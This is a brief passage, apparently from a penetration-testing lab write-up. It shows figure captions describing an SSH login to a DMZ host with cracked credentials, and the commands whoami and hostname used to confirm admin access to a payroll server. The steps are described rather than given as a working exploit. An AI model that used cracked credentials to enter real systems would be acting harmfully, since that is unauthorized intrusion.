


Figure 34: SSH login to debianx64DMZOnCloudNew using cracked credentials — shell prompt confirming successful access

Step 4 — Verify access:

```
whoami
hostname
```




Figure 35: whoami, hostname and uname -a output confirming access to the payroll server as admin123